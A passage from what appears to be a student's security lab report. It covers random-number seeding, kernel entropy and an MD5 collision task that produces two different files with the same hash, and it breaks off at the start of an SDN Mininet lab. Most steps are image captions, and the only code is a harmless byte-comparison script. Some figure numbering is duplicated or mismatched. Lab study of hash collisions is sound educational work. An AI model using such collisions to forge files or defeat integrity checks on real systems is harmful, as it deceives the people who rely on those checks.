

Fig. 57: Same random numbers

Observation:
It is found that the random number and the number of seconds are different each time. This is because the srand(time(NULL)) function is used to set the seed for the random number generation function rand(); time is a function of the C language to obtain the current system time, in seconds, representing the current time since the Unix standard time stamp (How many seconds elapsed at 0:00:00 on January 1, 1970, GMT); the time of each operation is different, so the random number obtained is also different. When commenting out srand (time(NULL)), since no seed is set, the default random number seed 0 will be used, so the random number generated is the same every time the program is run.

2. Task3 – Measure the Entropy of Kernel:

a. Figure 58 shows the Kernel Entropy at the current moment.



Fig. 58: Kernel Entropy Current Moment

b. Figure 59 shows the Entropy using watch.



Fig. 59: Entropy using watch

Observations:

It is found that every time you move the mouse, hit the keyboard, etc., it will cause a change in entropy. When I move the mouse or type something, the value increases fast.

7. MD5 Collision Attack:

1. Task1: Generating Two Different Files with the same MD5 Hash:

a. Figure 60 shows the creation of prefix text.



Fig. 60: Creation of prefix text

b. Figure 61 shows the created prefix text.



Fig. 61: Created Prefix Text

c. Figure 62 shows the generation of out1 bin and out2 bin.

Fig. 62: Generation of out1 bin and out2 bin

d. Figure 63 shows the generated out1 bin and out2 bin.



Fig. 63: Generated out1 bin and out2 bin

e. Figure 64 shows the out1bin text.



Fig. 64: out1 bin text

f. Figure 65 shows the out2 bin text.



Fig. 65: out2 bin text

g. Figure 66 shows the difference of 2 files. It shows that the files are different.



Fig. 66: Difference of 2 files

Answer 1: If the length of the prefix file is not a multiple of 64 and let's say it is less than 64, then the prefix length is made 64 bytes by padding the required number of 0's. If the length is more than 64, then the prefix is divided into 64-byte blocks and then hashed accordingly.

Answer 2:

a. Figure 67 shows the prefix text creation.



Fig. 67: Prefix Text Creation

b. Figure 68 shows the created prefix.



Fig. 68: Created Prefix

c. Figure 69 shows the prefix text content.



Fig. 69: Prefix Text content

d. Figure 70 shows the generation of pf1 and pf2 bin files.



Fig. 70: Creation of pf1 and pf2 bin file

e. Figure 71 shows the generated pf1 and pf2 file.



Fig. 71: Generated pf1 and pf2

f. Figure 72 shows pf1 text.



Fig. 71: pf1 text

g. Figure 73 shows the pf2 text.



Fig. 73: pf2 text

h. Figure 74 shows the pf1 and pf2 differencces.



Fig. 74: Differences in both files

i. Figure 75 shows the python code for checking differences.


```
#!/usr/bin/python3
from sys import argv

_, first, second = argv

with open(first, 'rb') as f:
    f1 = f.read()
with open(second, 'rb') as f:
    f2 = f.read()

for i in range(min(len(f1), len(f2))):
    if f1[i] != f2[i]:
        print("different bytes in", hex(i), ": " ,hex(f1[i]) + ' vs ' + hex(f2[i]))
```

Fig. 75: Python for checking differences

j. Figure 76 shows the differences in bytes.



Fig. 76: Differences in bytes

Answer 3: No, not all bytes are different. In the previous case, the bytes differed only in individual positions. After many trials, the places where these differences were found were not fixed. Figure 77 shows the differences.



Fig. 77: A few differences

8. SDN Mininet Lab:

a. Installing the dependencies. Figure 78 shows apt -get update command.



Fig. 78: apt -get update command

b. Figure 79 shows the apt install command.

